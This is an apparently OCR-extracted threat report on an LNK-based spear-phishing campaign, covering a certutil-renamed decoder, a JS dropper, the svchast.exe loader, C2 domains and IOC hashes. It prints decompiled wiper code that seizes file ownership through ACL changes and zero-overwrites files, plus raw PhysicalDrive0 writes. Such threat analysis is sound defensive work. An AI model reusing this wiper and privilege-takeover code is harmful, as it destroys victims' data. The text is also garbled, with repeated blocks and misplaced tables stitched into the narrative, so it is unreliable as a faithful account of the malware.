    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

